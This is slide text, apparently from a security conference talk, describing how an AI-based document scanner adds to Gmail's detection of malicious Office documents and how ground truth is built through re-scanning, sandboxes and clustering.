


AI? Really?




Enhance existing detection capabilities with AI interpolation & advanced document analyzers to improve detection coverage and increase resilience to adversarial attacks

Gmail detection landscape: today




Gmail detection landscape: tomorrow




How does it
work in practice?



Anatomy of a document scanner



How our AI scanner integrate with Gmail malware detection




Policy engine

Scanners


Decision engine





Does it really work?

Daily additional detection for Office documents with malicious script in percentage



AI scanner increases Office documents with malicious documents detection by
~10% consistently and 150+% at peak



10.5%



14.5%



Improvement varies by filetype

How do you build
ground truth?



No silver bullet: use a multi prong approach



Hindsight samples re-evaluation

Re-scan documents at a later stage to give a chance to various scanners to have their false positives fixed



Additional sandbox scans


Scan suspicious and a large subset of documents with sandboxes for additional verdicts




Cluster analysis

Leverage deep-clustering to quickly identify the samples that need to be reviewed to find potential FP / FN

Deep-clustering to scale model improvements



Example of a incorrect extrapolation - .dll in code was considered malicious



Takeaways



. . . Malicious documents
. . . is a key threat to
. . . businesses and end
. . . users
. . .
. . .
. . .




. . . Adversary continuously
. . . shift their TTP and
. . . tweak their payload to
. . . avoid detection
. . .
. . .
. . .



. . . Robust malicious
. . . documents detection
. . . requires a defense in
. . . depth strategy that
. . . combine detection
. . . approaches
. . .
. . .
. . .

Robust malicious documents detection requires combining technologies and constant R&D

<https://elie.net/rsa20>



Thank you

